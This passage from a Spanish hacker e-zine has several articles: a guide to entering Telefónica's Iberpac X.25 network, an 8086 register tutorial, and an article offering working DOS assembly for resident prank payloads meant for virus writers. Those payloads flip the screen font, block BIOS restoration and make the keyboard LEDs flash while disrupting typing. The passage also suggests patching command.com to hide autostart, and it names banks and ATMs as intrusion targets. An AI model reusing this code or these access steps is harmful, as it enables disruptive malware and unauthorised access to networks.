Es usada principalmente por empresas privadas y entes publicos (Y por la propia Telefonica) Esto hace que la mayoria de los ordenadores de la red sean de acceso privado, cosa que hace muy atractiva la red para posibles intrusos.

A pesar de esto la red esta siendo olvidada por los nuevos hackers que son bastante comodis y se conforman con la facilidad de acceso de internet.

Glosario de terminos  
=====

(\*) En el texto uso principalmente los terminos en ingles, si os interesa en el glosario tambien incluyo su traduccion.

PAD - Packet assembler/disassemble --> EDP - Ensamblador/desensamblador de paquetes = Dispositivo que permite la conexion de terminales (asincronos) a

una red de conmutacion de paquetes.

CCITT (ITU-T) = No os pongo lo que significan las siglas :) pero es un organismo internacional encargado de establecer los estandares sobre telecomunicaciones.

NUI - Network User Identifier --> IUR (Identificativo de Usuario de la Red) = Codigo de identificacion de cada usuario. Similar al nombre de cuenta en internet.

CVC - Canales Virtuales Conmutados

NUA - Network User Address --> NRI = Es la direccion de un host. Similar a la ip en internet.

X25 = Estandar de comunicacion entre terminales en modo paquete a traves de redes de transmision de datos.

PSN - Packet Switched Network --> RCM - Red de conmutacion de paquetes = Red de comunicacion mediante circuitos virtuales.

¿Como funciona?  
=====

El funcionamiento de Iberpac es similar a la de cualquier red de ordenadores. Cada sistema conectado tiene un identificativo (NUA) que hay que conocer para conectarse.

Iberpac es una PSN basada en el estandar X25. No voy a explicar todos los detalles de su funcionamiento ya que me ocuparia bastantes articulos, si quereis mas informacion sobre esto os recomiendo que os leais algun libro de telecomunicaciones que hable de Iberpac (Hay varios)

En internet tambien hay algo de informacion sobre el tema.

Para conectarse desde un PC es necesario un programa que emule un tipo de terminal y un PAD al que conectarse. El PAD se encarga de traducir la comunicacion de nuestro terminal en un formato compatible con el estandar de la red, el X25.

En España hay 4 PADs publicos nacionales y un buen numero de privados. Los 4 PADs nacionales son el 041, 042, 047 y 048. Cada uno para un fin diferente.

En esta tabla os dara una idea de su coste y del tipo de terminales que acceden por cada numero.

#-----#	#-----#	#-----#	#-----#	#-----#
Tipo	Pasos inicales	Normal	Reducida	Punta
#-----#	#-----#	#-----#	#-----#	#-----#
X-28 acceso 047	2	21,4	34,2	15,6
X-28 acceso 048	2	116,3	154,1	90,5
X-32 acceso 041	2	21,4	34,2	15,6
X-32 acceso 042	2	116,3	154,1	90,5
#-----#	#-----#	#-----#	#-----#	#-----#

El 047 y el 041 son mas caros porque permiten la llamada a cobro revertido. (En realidad no es cobro revertido :- ) sino que te lo cobran, pero no necesitas un NUI/password para usarlos)

Los programas de comunicacion para ordenadores personales normalmente son de tipo X28 (asincronos)

¿Como conectarse?  
=====

Hay varias maneras de conectarse a Iberpac, pero la que mas os interesara seguro que es la tercera:

I) Disponiendo de un PAD privado (Perteneiente a algun organismo publico o empresa) y conectando a traves de el mediante un terminal directo o por telefono. Esta solucion puede ser la mas barata, pero necesitareis que vuestra empresa disponga de PAD o tendreis que localizar algun PAD escaneando. (Haciendo wardialing por vuestra zona)

II) Contrantando con telefonica una linea de comunicacion con Iberpac. De esta manera y pagando una modica cantidad os proporcionaran un manual de uso y un identificativo.

Tarifas (Tal vez esten anticuadas)

Suscripcion: Nada  
Configuracion: 1000 Pts  
Mensual: 600 Pts por NUI  
Conexion: 14 Pts por minuto  
Volumen: 10 Pts cada 10 segmentos  
Cargo minimo: 24 Pts por conexion  
Acceso telefonico: Variable

El identificativo esta compuesto de un NUI y de un password. El formato de estos ha cambiado varias veces y si no estoy muy anticuado creo que el NUI era de 9 caracteres y el password de 6.

No se porque esa mania de cambiar tanto de formato, no saben que nosotros no nos rendimos... pueden correr, pero no escapar...

Para conectarse el proceso es muy sencillo, solo hay que seguir las indicaciones que vienen en el manual que entrega Telefonica con el contrato. Si habeis tenido suerte y habeis conseguido un identificativo por otra via menos ortodoxa :-)) aqui teneis un pequeño guion:

1. Coger un programa de comunicaciones/terminal tipo Telix, minicom o el terminal de w95.
2. Seleccionar los parametros de comunicacion a 7E1 y emulacion de terminal tipo VT100.  
Es la emulacion mas usada, aunque tambien se pueden usar otras.  
Normalmente al conectar se os pedira elegir el tipo de terminal usado.
3. Marcar del 048 (ATDT048)
4. Cuando se realice la conexion (CONNECT) teclear dos puntos: '..'
5. Aparecera el prompt: 'IBERPAC<'
6. Ahora os identificais y indicais el NUA, con esta sintaxis:

Nuuuuuuuuuu/pppppp-2120423214

7. Y si todo es correcto aparecera: 'COM.' y despues conectareis sin problemas.

Uso el 048 porque es el mas barato, pero tambien podeis usar el 047.

Si el metodo falla puede que el NUI-password que teneis no sea correcto o sea antiguo, o tal vez Telefonica haya cambiado de nuevo la sintaxis, ya que suele hacerlo bastante a menudo. (Con lo cual tendreis que averiguar la nueva forma de identificacion)

III) El tercer metodo es el mas recomendable para los hackers, ya que no hace falta contratar una cuenta con telefonica.

El problema es que usa el metodo de cobro revertido, que algunos hosts no aceptan con lo que nuestro campo de accion queda mermado. (Y ademas la llamada es mas cara) Aun asi teneis un numero practicamente ilimitado de ordenadores a los que acceder.

El proceso es muy sencillo y seguramente os sonara.

1. Coger un programa de comunicaciones.
2. Seleccionar los parametros de comunicacion a 7El y emulacion de terminal tipo VT100.

Como veis el proceso es similar al acceso con NUI pero a partir de aqui cambia.

3. Marcar del 047 (ATDT047)
4. Cuando se realice la conexion (CONNECT) teclear dos puntos: '..'
5. Aparecera el prompt: 'IBERPAC<'
6. Ahora tecleais le NUA del ordenador al que querais conectaros y YASTA!

2120423214

7. Y aparecera la palabrita 'COM.' y conectareis.

Ejemplo:

```

-----
                                (atdt048)
CONNECT 9600 REL/V42
                                (..)
IBERPAC<
                                (2120423214)
<120423214

COM.
-----
    
```

Este tercer proceso usa el metodo de llamada a cobro revertido a traves del 047 que como vereis en la tabla de precios que he puesto arriba es algo mas caro que el 048.

Tambien se puede usar el 048 pero la mayor parte de las veces os respondera con el mensaje de que el NUA no acepta llamadas a cobro revertido.

Yo uso como NUA de prueba este: 2120423214 que pertenece a la Biblioteca de la Universidad Autonoma de Madrid. Es de acceso publico y solo tendreis que teclear como Username: BIBLIOTECA para probar si la conexion es correcta.

Mensajes de Iberpac  
=====

Estos son los mensajes que recibireis normalmente de vuestro PAD.

Normalmente van acompañados de un numero de tres cifras que indica el codigo del mensaje.

Ejemplo:

```
-----  
CLR RNA 000  
CLR NP 000  
CLR ERR 016  
-----
```

COM = Conectado.

CLR RPE = Error en sistema Remoto.

CLR ERR = Error (o sistema punto a punto).

CLR NUI = Error en el NUI/Password.

CLR DTE = El host nos ha expulsado.

CLR INV = Invalido.

CLR OCC = Ocupado.

CLR DER = Fuera de servicio.

CLR NA = No tenemos acceso con nuestro NUI.

CLR NP = El NUA no existe.

CLR NC = Congestion en la red.

CLR CONF = Nuestra peticion de limpiar el PAD ha sido ejecutada.

CLR RNA = No admite cobro revertido.

CLR PAD = Pad limpio.

¿Para que sirve?

=====

Pues a partir de ahora juega tu imaginacion y tu capacidad como hacker, las posibilidades son ilimitadas. Abundan los sistemas antiguos, ordenadores casi imposibles de encontrar en internet en Iberpac se encuentran a montones.

Ademas a traves de Iberpac se puede acceder a la mayoria de las redes publicas X25 de todo el mundo con lo cual el ambito de accion es infinito.

Ni que decir que Iberpac es todavia usada ampliamente por Bancos, Ministerios, Telefonica, etc... objetivos muy atractivos. Sin olvidar por supuesto la famosa linea de seguridad de las cabinas telefonicas o los cajeros automaticos.

Aunque tampoco hay que olvidar que el gran hermano nos esta observando, y la seguridad en Iberpac es bastante alta asi que andaros con cuidado ahi fuera.

Saludos

El Nuevo Eljaker

"Nosotros los estudiamos, nosotros los controlamos"

EL DUKE DE SICILIA

\*EOF\*



AX	AH	AL	REGISTRO ACUMULADOR
BX	BH	BL	REGISTRO DE BASE
CX	CH	CL	REGISTRO CONTADOR
DX	DH	DL	REGISTRO DE DATOS
	SP		PUNTERO DE PILA
	BP		PUNTERO DE BASE
	SI		INDICE DE FUENTE
	DI		INDICE DE DESTINO
	CS		SEGMENTO DE CODIGO
	DS		SEGMENTO DE DATOS
	SS		SEGMENTO DE PILA
	ES		SEGMENTO EXTRA DE DATOS
	PC		CONTADOR DE PROGRAMA
	SR		REGISTRO DE ESTADO

Internamente el 8086 guarda toda la informacion necesaria para la ejecucion de las instrucciones en un grupo de 14 registros de 16 bits. El esquema de la arquitectura interna de la CPU del 8086 se muestra en el diagrama de encima de estas lineas. En el se puede distinguir:

-REGISTROS GENERALES:

=====

Son 4 registros de 16 bits denominados AX, BX, CX y DX. Cada uno de ellos puede usarse subdividido como dos registros de 8 bits denominados AH-AL, BH-BL, CH-CL Y DH-DL. AH corresponde a los 8 bits de m s peso (High) del registro AX y AL a los de menos peso (Low) del mismo registro AX. Igualmente se puede aplicar todo esto a los demas bloques BX, CX y DX. Estos cuatro registros de proposito general actuan como acumuladores en instrucciones de transferencia de datos, instrucciones logicas e instrucciones aritmeticas. En general, por ser registros acumuladores, pueden ser utilizados para guardar los operandos de las instrucciones, asi como para guardar el resultado de la operacion. Solo BX se puede emplear como registro base para los direccionamientos indirectos.

[[[

Los nombres del grafico son muy orientativos sobre que utilidad suele tener cada uno. Aunque podemos usarlos como queramos, salvo lo de BX, no esta mal hacer caso a los nombres.

]]]

-REGISTROS DE SEGMENTO:

=====

Son cuatro registros de 16 bits indivisibles, que se utilizan para acceder a una determinada zona de la memoria denominada segmento. El tema de la organización y el acceso a la memoria en los sistemas basados en el xP-8086 los explicare más detalladamente al final con un gráfico. El contenido de cada uno de los registros indica un determinado segmento de memoria dentro de la general del sistema. El nombre y la función específica de estos registros es la siguiente:

- CS: segmento de código, apunta a la zona de memoria en donde se almacenan los códigos binarios en lenguaje máquina de las instrucciones del programa.
- DS: segmento de datos, señala la zona de memoria en donde se almacenarán los datos en binario que van a ser utilizados o generados por el programa.
- SS: segmento de pila, identifica la zona de memoria que va a ser utilizada por el programa como la pila del sistema para almacenar datos intermedios durante la ejecución de un programa.
- ES: segmento extra, permite definir un nuevo segmento para datos.

-REGISTROS PUNTEROS:

=====

Son cinco registros indivisibles todos ellos de 16 bits. Junto con uno de los registros de segmento sirve para acceder a una determinada posición de memoria. El contenido de un registro puntero se denomina desplazamiento u offset. Con el contenido de este registro se obtiene el desplazamiento dentro del segmento definido por el correspondiente registro de segmento. Los cuatro registros punteros son:

SI y DI: contienen el offset para la búsqueda de direcciones para datos, utilizando como registro de segmento DS o ES.

SP y BP: se utilizan para contener los desplazamientos asociados a la pila del programa, por tanto, utilizan como registro de segmento el SS.

IP: denominado registro contador de programa, contiene el valor del desplazamiento, que, unido al registro de segmento de código, indicado por el registro CS, permite obtener la dirección de memoria donde se encuentra almacenado el código de la instrucción que va a ser ejecutada.

[[[

Proxima posición de donde leer una instrucción, para ser exactos. Cuando se lee byte a byte (por ejemplo en una tartana 8088), se usa IP para saber donde está el proximo byte a leer (de la instrucción, no datos). En cuanto se lee, se incrementa IP, para saber que ya hemos leído.

Cuando se hacen llamadas a rutinas, se guarda automáticamente IP y si es necesario también CS (que justo al poco de empezar la orden de llamada ya no vale la posición de dicha orden, sino la siguiente), para que cuando se haga el retorno se lea el primer byte de la instrucción siguiente:

```
0011 llamada fulanito -> al comenzar IP vale 0011, según se ejecuta
                        IP vale 0012, luego se guarda y se salta.
0012 suma              -> al volver de fulanito, se empieza aquí
                        porque el IP que se guardó es 0012.
```

]]]

-REGISTRO DE ESTADO O DE BANDERAS:

=====

Es un registro indivisible de 16 bits que guarda información sobre el estado del microprocesador después de la ejecución de ciertas instrucciones específicas, generalmente aritméticas. Por ejemplo, si al realizar una instrucción de suma, el resultado es de cero, un bit de este registro,



al anterior y la zona de memoria dedicada a la pila en otro segmento (de pila).

Antes de ejecutar un programa se deben cargar los registros de segmento CS, DS y SS, con los valores de los segmentos respectivos. Esta operacion la realiza automaticamente el sistema operativo, excepto para el registro DS. Como cada segmento tiene un tamaño maximo de 64Kbytes (2 elevado a 16), en cada fase del programa, el 8086 solo es capaz de direccionar 4 x 64 Kbytes, del Mbyte de memoria maxima total.

Para acceder al resto de la memoria se deben cambiar los valores de los registros de segmento. Hay programas en los que se definen varios segmentos con instrucciones y/o varios segmentos de datos, e incluso varios segmentos dedicados a la pila. En estos casos, debe ser el propio programa el que se encargue de modificar los registros de segmento actuales direccionandolos hacia el segmento adecuado.

Bueno, aqui acaba mi articulo, espero que le sirva a alguien para algo. Si quereis, en proximos articulos comentare algo de los programas en lenguaje ensamblador, aunque creo que la gente que domina el tema de los virus ya tendra un extenso dominio de este lenguaje ya que es imprescindible a la hora de programarlos. Para la gente que no domine este lenguaje, hay programas en la red para fabricarlos, aunque no son mas potentes que los de cosecha propia.

Hasta aluego, lucas. HARLLLLLLLL!!!!

[[[

Venga, que seguro que la gente quiere mas... madera, que es la guerra!!!  
"Alguien se anima con los 68k? "O los PPC?

]]]

\*EOF\*

```
-[ 0x0E ]-----
-[ JUGANDO CON ENSAMBLADOR ]-----
-[ by Tzalik ]-----SET-13-
```

Buenas a todos los interesados en la programación de bajo nivel. Resulta que desde hace algun tiempo llevo comiendome el tarro por conocer un poco mas a fondo las tripas del PC, y espero que a alguien le interese el fruto de mis raciocinios. Lo que aqui os dejo son algunas ideas que se pueden aplicar a los que desarrollan virus, con fuente adjunta claro ;), la teoria esta bien pero la practica esta mucho mejor. Asi que vamos al grano.

Lo primero que os voy a contar es como hacer un programa que produzca la inversion de los caracteres de la pantalla en modo texto del PC, y lo mejor es que se queda residente y que por mucho que hagais "mode 80" o por mucho intenteis llamar a servicios del BIOS para que lo restauren esto no ocurrira. El desafortunado usuario tendra que conformarse con dar la vuelta al monitor o rebotar para que el efecto desaparezca. Por supuesto si sois lo suficiente-habiles con la VGA podeis arreglarlo tocando directamente los registros, pero creo que eso no lo suele hacer mucha gente (me incluyo en el grupo :( ).

Asi mismo la idea no solo sirve para invertir los caracteres si no para cambiar la fuente de caracteres como os de la gana, para este ejemplo he decidido que lo de invertir seria muy didactico y muy..... artistico. ;>

El quid de la cuestion esta en un servicio del BIOS de video que sirve para cargar las fuentes de los caracteres que la VGA mostrara por pantalla he probado esto en MCGA y parece que no tira, pero en VGAs y superiores hasta ahora me ha funcionado.

Destripado el servicio es este:

```
INT 10h
AH = 11h Servicio generador de caracteres
AL = 00h Subservicio cargar fuente de usuario
ES:BP = Puntero a la tabla de caracteres
DX = Caracter a cambiar
BL = Bloque de fuente a cargar
BH = Bytes por caracter
CX = Numero de caracteres a cambiar a partir del primero
```

El contenido de AX es fijo para hacer esto, 1100h, en ES:BP tenemos un puntero a la tabla que contiene la definicion de los caracteres. Esta tabla es muy simple. Cada caracter, dependiendo del tamanyo de la fuente, se define por una secuencia de bytes, en 8\*16 que es el modo habitual con 16 bytes.

	7	6	5	4	3	2	1	0	
Byte 0	.	.	.	*	.	.	.	.	10h
Byte 1	.	.	*	*	*	.	.	.	38h
Byte 2	.	*	*	.	*	*	.	.	6Ch
Byte 3	*	*	.	.	.	*	*	.	C6h
Byte 4	*	*	.	.	.	*	*	.	C6h
Byte 5	*	*	.	.	.	*	*	.	C6h
Byte 6	*	*	*	*	*	*	*	.	FEh
Byte 7	*	*	*	*	*	*	*	.	FEh
Byte 8	*	*	.	.	.	*	*	.	C6h
Byte 9	*	*	.	.	.	*	*	.	C6h
Byte A	*	*	.	.	.	*	*	.	C6h
Byte B	*	*	.	.	.	*	*	.	C6h
Byte C	*	*	.	.	.	*	*	.	C6h
Byte E	*	*	.	.	.	*	*	.	C6h
Byte F	.	.	.	.	.	.	.	.	00h

Así que esta tabla tiene la definición de los caracteres uno detrás de otro. En DX tenemos que poner el carácter a cambiar, por ejemplo si queremos empezar a cambiar caracteres a partir de 'a' aquí habría que poner 97. El contenido de BL no lo pillo, yo pongo 00h y todo funciona bien. En BH decimos los bytes por carácter de la tabla, como antes en 8\*16 son 16 bytes. Y en CX decimos cuantos caracteres queremos modificar a partir del primero que decimos en DX.

Una vez tienes la secuencia que define a cada carácter no hay más que invertir el orden de los bytes y llamar a este servicio para que un incordiante carácter invertido adorne la pantalla!!. Aquí teneis el código de una función en ASM que modifica un solo carácter.

```
;-Set_char-----
;Redefine un caracter
;Entrada: DX=numero ASCII del caracter
; ES:BP=Tabla de 16 bytes con la redefinicion del caracter
set_char:
    PUSH AX                ;Salvamos registros
    PUSH BX
    PUSH CX
    MOV AX,1100H           ;Llamamos a la INT 10
    MOV BX,1000H           ;establecer el caracter
    MOV CX,0001H           ;especificado en DX
    INT 10H
    POP CX                 ;Restauramos registros
    POP BX
    POP AX
    RET
;-----
```

Hasta aquí todo bien, pero falta algo. Hay que tener una forma de obtener la secuencia original de bytes para poder invertirla. Para esto tenemos otro servicio del BIOS de video que nos ayuda.

```
INT 10h
AX = 1130h Obtener informacion de tipos
BH = Tipo de fuente
```

Lo único que hay que tener en cuenta aquí es hacer la llamada con BH = 06h para tipos 8\*16. Después de esto obtendremos en ES:BP un puntero de donde leer la tabla. Si queremos obtener la secuencia del byte i saltamos i\*16 bytes y ahí la tenemos. Para que se vea bien esto aquí está un ejemplo, es una función que retorna un puntero a la secuencia de bytes de un carácter.

```
;-Get_char-----
;Obtiene la definicion ROM 8*16
;Entrada: DX=numero ASCII del caracter
;Salida: ES:BP=Tabla de 16 bytes con la definicion ROM del caracter
get_char:
    PUSH AX                ;Salvamos registros
    PUSH BX
    PUSH DX
    MOV AX,1130H           ;INT 10h para obtener
    MOV BX,0600H           ;para obtener en ES:BP
    INT 10H                 ;la tabla de tipos ROM 8*16
    POP DX                 ;la INT 10 cambia DX
    PUSH DX
    MOV AX,0010H
    MUL DX                 ;Ponemos en BP el offset
    ADD BP,AX              ;del caracter que esta en DX
    POP DX
```

```

POP BX                ;Restauramos registros
POP AX
RET

```

-----

Una vez hecho esto solo hay que invertir la secuencia de bytes y llamar a set\_char(). Para invertir la secuencia de bytes no hay que alterar la memoria que get\_char() nos retorna. Copiamos la secuencia en otra parte y ahí la cambiamos. Como por ejemplo lo que hace esta rutina.

;-Invierte\_caracter-----

```

;Entrada:   ES:BP=Caracter original 8*16
;Salida:    ES:BP=Caracter modificado 8*16

```

```

caracter:   DB '---','---','---','---','---','---','---','---'
            DB '---','---','---','---','---','---','---','---'

```

invierte\_caracter:

```

                PUSH AX                ;salvamos registros
                PUSH CX
                PUSH DI
                PUSH SI

                MOV SI,BP              ;bucle de inversion
                LEA DI,[15+caracter]   ;del orden de los bytes
                MOV CX,0000H

bucle1:         MOV AH,BYTE PTR ES:[SI]
                MOV BYTE PTR CS:[DI],AH
                INC CX
                INC SI
                DEC DI
                CMP CX,0010H
                JL bucle1

                PUSH CS                ;hacemos ES:BP apuntar
                POP ES                 ;al caracter modificado
                LEA BP,[caracter]

                POP SI                ;salvamos registros
                POP DI
                POP CX
                POP AX

                RET

```

-----

Una vez que hemos llegado hasta aquí solo hay que invertir los 256 caracteres para la sorpresa del incauto usuario, via esta rutina de abajo.

;-Invierte\_256\_caracteres-----

```

;Entrada:   ninguna
;Salida:    ninguna

```

invierte\_256\_caracteres:

```

                PUSH ES                ;salvamos los registros
                PUSH BP
                PUSH DX

                MOV DX,0000H          ;bucle de inversion del
bucle2:         CALL get_char         ;juego de 256 caracteres

```

```

CALL invierte_caracter
CALL set_char
INC DX
CMP DX,00FFH
JL bucle2

POP DX ;salvamos registros
POP BP
POP ES

```

-----

Y yas ta!! Despues de esto aunque solo esten dados la vuelta parecera que es una jerga de otro planeta. Se puede mejorar el efecto anyadiendo toques aleatorios, no cambiar todos sino algunos, hacer una inversion de los bytes algo mas peculiar,...

Lo malo de esto es lo facil que es restaurar la pantalla por metodos tradicionales. Una llamada a INT 10h AH=00h para establecer el modo de video estropeará todo, y claro el servicio 1100h de INT 10h tambien. Asi que lo mejor es redireccionar los servicios 00h y 1100h (tambien 1110h porque tambien sirve para cambiar los caracteres) para que no hagan nada. Aqui va la forma de redireccionar estos servicios de INT 10h. Esta rutina hay que llamarla a la etiqueta 'redirec10'.

;-Redirec10-----

```

;Esta rutina produce la redireccion de la INT 10h
;y anula los servicios 00h, 1100h y 1110h.
;Entrada: ninguna
;Salida: ninguna

```

;.Rutina de redireccion de INT 10h.....

```

rutinal0: CMP AH,00H ;if( AH==0x00 ) iret
          JE salir10
          CMP AX,1100H ;if( AX==0x1100 ) iret
          JE salir10
          CMP AX,1110H ;if( AH==0x1110 ) iret
          JE salir10
          JMP salto10
salir10: IRET
salto10: NOP ;Estos NOPs son para guardar
desplaz10: NOP ;despues un salto a la INT
          NOP ;original.
segmento10: NOP
          NOP

```

.....

```

redirec10: PUSH AX ;salvamos registros
          PUSH BX
          PUSH DX
          PUSH DS
          PUSH ES
          PUSH BP

          ;Guardar vector de interrupcion original
          MOV BYTE PTR CS:[salto10],0EAH ;codificacion de salto lejano
          MOV AX,0000H ;guardamos vector de interrupcion
          MOV ES,AX ;arriba
          MOV BP,0040H ;ES:[BP]=puntero a vector INT 10h
          MOV DX,WORD PTR ES:[BP] ;DS:DX=vector de INT 10h
          MOV DS,WORD PTR ES:[BP+2]
          MOV WORD PTR CS:[desplaz10],DX
          MOV WORD PTR CS:[segmento10],DS

```

```

;Modificar vector de interrupcion para que
;apunte a la etiqueta 'rutina10'
PUSH CS                ;poner nuevo vector INT 10H
POP DS                 ;DS:DX=nuevo vector de INT 10h
LEA AX,rutina10       ;ES:[BP]=puntero a vector INT 10h
MOV DX,AX
MOV AX,0000H
MOV ES,AX
MOV BP,0040H
CLI
MOV WORD PTR ES:[BP],DX
MOV WORD PTR ES:[BP+2],DS
STI

POP BP                 ;restauramos registros
POP ES
POP DS
POP DX
POP BX
POP AX

RET

```

-----

Y con esto se acaba esto de hacer arte en las fuentes de caracteres. No habra nada mas que hacer un programita que llame a `invierte_256_caracteres()` primero y a `redirec10()` despues para tener la fuente completa. Si el orden de llamadas se hace en sentido inverso no ocurrira nada puesto que el servicio 1100h de INT 10h habra sido deshabilitado. Un detalle importante es que EL PROGRAMA SE TIENE QUE QUEDAR RESIDENTE, si no el espacio en donde esta la rutina de redireccion de INT 10h se sobrescribira y el PC inevitablemente te dejara mas tirado que una colilla cuando alguien llame a INT 10h.

Que como rayos lo dejas residente?? Pos mira aqui.

;-PROGRAMA PARA DAR LA VUELTA A LOS CARACTERES

```

ORG 0100h
JMP inicio

;
; Aqui pondrias el codigo de redirec10()
;
finalres:

inicio:    CALL invierte_256_caracteres
           CALL redirec10

           LEA DX,finalres           ;Terminar el programa
           INT 27H                   ;quedandonos residentes

;
; El resto de las rutinas pueden ir aqui abajo
;

```

Como ya he dicho antes esto es versatil, incluso se puede hacer que aleatoriamente cada caracter mire hacia cada uno de los cuatro vientos. Pero esas cosas mejor ya en C, menos trabajo!! ;)

Antes de terminar dejo aqui otra idea. Se trata de hacer que los LEDs del teclado se pongan a bailar. En este hacia izquierda, derecha y otros movimientos mas. La teoria es muy sencilla. Se trata de escribir en un

byte de la memoria perteneciente al area de datos del BIOS, que ademas de servir para leer el estado de estos se puede usar para pegarles un chute. Este byte es el que esta en 0040:0017h y su contenido es este:

```

    7 6 5 4 3 2 1 0
    x . . . . . . . Insert locked
    . x . . . . . . . Caps Lock locked ----->
    . . x . . . . . . Num Lock locked -----> LEDs
    . . . x . . . . . Scroll Lock locked ----->
    . . . . . x . . . . Alt key pressed
    . . . . . . x . . . Ctrl key pressed
    . . . . . . . x . . Left Shift pressed
    . . . . . . . . x . Right Shift pressed
    
```

Los bits que hay que tocar son los que estan indicados, esos son los que se corresponden con los LEDs del teclado. El programa utiliza la interrupcion 1Ch para modificar los LEDs periodicamente. Pero como INT 1Ch se produce cada 1/18.2 seg el baile sale a toda ostia como para poder apreciar su belleza, asi que mediante las variables 'time' y 'count2' ralentizamos. La variable 'contador' es un puntero a la tabla 'sequence', la cual contiene los bits del baile. Y claro tambien se queda residente, si no no tendria gracia ponerlo en el autoexec. Por cierto que el teclado se ve afectado y al pulsar una tecla, no se repiten las pulsaciones y se alternan las mayusculas y minusculas (porque el estado de Caps Lock cambia continuamente), pero si se trata de joder.... }:->.

Y si con un editor HEX abris en canal al command.com, buskais la cadena "AUTOEXEC.BAT" y la cambiais, el fichero que se ejecute en el arranque ya no sera ese y si en ese otro fichero meteis el programita de los caracteres y este se volveran un rato locos hasta que alguien de el en clavo. Aunque supongo que ya se os habria ocurrido.

Aqui esta la fuente de los LEDs:

```

;----- Leds bailando version residente -----
;
;          (version residente en la interrupcion 1Ch)
;          ORG 100H
;          JMP instalar
;
;----- Rutina a dejar residente -----
;..... Zona de datos .....
count:      DB 0FFH
count2:     DB 00H
time:       DB 03H
sequence:   DB 00100000B      ;Esta tabla es el baile de los LEDs
            DB 01100000B
            DB 01010000B
            DB 01010000B
            DB 01100000B
            DB 01000000B
            DB 00110000B
            DB 01010000B
            DB 01110000B
            DB 01110000B
;.....
inicio:     ;salvar registros
            PUSH AX
            PUSH BX
            PUSH ES

            ;vemos si estamos en la primera vez count==0xFF
            CMP BYTE PTR CS:[count],0FFH      ;CS:[count]==0xFF?
    
```

```

        JNZ no_inicia                ;si no no hagas nada
        MOV AX,0040h                ;ponemos en ES el segmento
        MOV ES,AX                  ;del area de datos BIOS
        AND BYTE PTR ES:[0017H],10001111B;iniciamos los leds
        MOV BYTE PTR CS:[count],00H

no_inicia:
        ;vemos si el contador de espera nos permite actuar
        INC BYTE PTR CS:[count2]
        MOV AL,BYTE PTR CS:[time]
        CMP AL,BYTE PTR CS:[count2]
        JNZ no_actuar
        MOV BYTE PTR CS:[count2],00H

        ;Activamos los leds segun el byte CS:[sequence][CS:[count]]
        MOV AX,0040h                ;ponemos en ES el segmento
        MOV ES,AX                  ;del area de datos BIOS
        MOV BH,0000H               ;ponemos el contador en BX
        MOV BL,BYTE PTR CS:[count]
        MOV AH,BYTE PTR CS:[BX+sequence] ;ponemos el byte en AH
        XOR BYTE PTR ES:[0017H],AH  ;activamos los leds

        ;incrementamos el contador y si se pasa de 9 lo hacemos 0
        INC BYTE PTR CS:[count]
        CMP BYTE PTR CS:[count],09H
        JLE no_se_pasa
        MOV BYTE PTR CS:[count],00H

no_se_pasa:
no_actuar:
        ;salvar registros
        POP ES
        POP BX
        POP AX

salto:   NOP
desplaz: NOP
        NOP
segmento: NOP
        NOP
finalres: NOP
;-----
instalar:
        MOV AX,351CH                ;obtener vector de la INT 1CH
        INT 21H
        MOV BYTE PTR [salto],0EAH   ;situar arriba
        MOV WORD PTR [segmento],ES  ;JMP segmento:desplaz
        MOV WORD PTR [desplaz],BX
        PUSH CS                      ;poner nuevo vector INT 1CH;
        POP DS
        LEA AX,inicio
        MOV DX,AX
        MOV AX,251CH
        INT 21H
        LEA DX,finalres
        INT 27H                      ;terminar quedar residente

```

Bueno y ya acabo, espero que esto os sirva para dar ideas a los que se dedican a desarrollar virus, virus que te alegren el dia, seamos civilizados, a nadie le hace gracia que le machaquen el disco duro!!. Ke os vaya bonito.

Tzalik.


[[[

“Alguien ha visto por ahí un virus que convierta el PC en una N64?  
Pues a mi me gustaría verlo.  
- RTFirefly  
]]]

\*EOF\*

```
-[ 0x0F ]-----
-[ Spanish Phreaking Tools ]-----
-[ by Falken ]-----SET-13-
```

Hey!!!  
 Corre la voz.  
 Venga, que ya llegan. Son



Un articulo que no debe faltar en la coleccion de diskettes de todo buen phreaker. Porque ya es hora de poder phreakear bien en España, no?

LICENCIA:

Estas utilidades son shareware. Para recibir en tu domicilio el programa completo SPT (Spanish Phreaking Tools), rellena el siguiente formulario y envialo corriendo a spa@broma.es

-- <CUT> --

Formulario de registro

Nombre : \_\_\_\_\_  
 Compañia : \_\_\_\_\_  
 Direccion : \_\_\_\_\_  
 \_\_\_\_\_  
 C.P. : \_\_\_\_\_  
 Ciudad : \_\_\_\_\_  
 Provincia : \_\_\_\_\_  
 Telefono : \_\_\_\_\_

Registro del pack SPT	12000 Pesetas
Actualizaciones por un año	_____
Gastos de transporte	300 Pesetas
Descuento para los lectores de SET	-5000 Pesetas
Alumnos de Visual Hacker 98	-15 Pesetas
	-----
TOTAL	_____

Diskettes: \_\_\_ 5.25" \_\_\_ 3.5"

Gracias por registrar el producto Spanish Phreaking Tools de Spanish Phreakers Alliance.

Se admiten donativos a: Spanish Phreakers Alliance  
 Ap. Correos 16384  
 Madrid

Se admite el pago con tarjeta de credito. Este podra efectuarse al siguiente numero de telefono: 90 02 11 04 8 [LINEA !! ;)]  
 El horario de atencion es desde las 2am hasta las 3am.

En el caso de pago con tarjeta, rellenar los siguientes datos:

\_\_\_ Visa \_\_\_ MasterCard

Nombre (Como en la tarjeta): \_\_\_\_\_

Numero de tarjeta: \_\_\_\_\_

Fecha de caducidad: \_\_\_\_\_

Firma: \_\_\_\_\_

(No vale la firma PGP)

NOTA: Si no se realiza el pago con tarjeta, se entendera que se selecciona el pago contrareembolso.


